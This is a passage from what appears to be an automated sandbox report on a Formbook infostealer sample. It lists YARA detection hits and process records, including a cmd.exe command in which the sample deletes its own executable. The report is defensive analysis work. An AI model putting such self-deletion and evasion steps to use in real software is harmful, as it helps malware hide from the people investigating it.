Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.492679624.0000000002540000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.494513701.00000000044C0000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.494513701.00000000044C0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.494513701.00000000044C0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group |
| Reputation: | moderate |

### File Activities

Show Windows behavior

#### File Read

## Analysis Process: cmd.exe PID: 6444 Parent PID: 4840

### General

| | |
|---|---|
| Start time: | 16:57:03 |
| Start date: | 11/06/2021 |
| Path: | C:\Windows\SysWOW64\cmd.exe |
| Wow64 process (32bit): | true |

| | |
|---|---|
| Commandline: | /c del 'C:\Users\user\Desktop\UOMp9cDcqZ.exe' |
| Imagebase: | 0x8d0000 |
| File size: | 232960 bytes |
| MD5 hash: | F3BDBE3BB6F734E357235F4D5898582D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

**File Activities** Show Windows behavior

## Analysis Process: conhost.exe PID: 5880 Parent PID: 6444

### General

| | |
|---|---|
| Start time: | 16:57:03 |
| Start date: | 11/06/2021 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7ecfc0000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

# Disassembly

## Code Analysis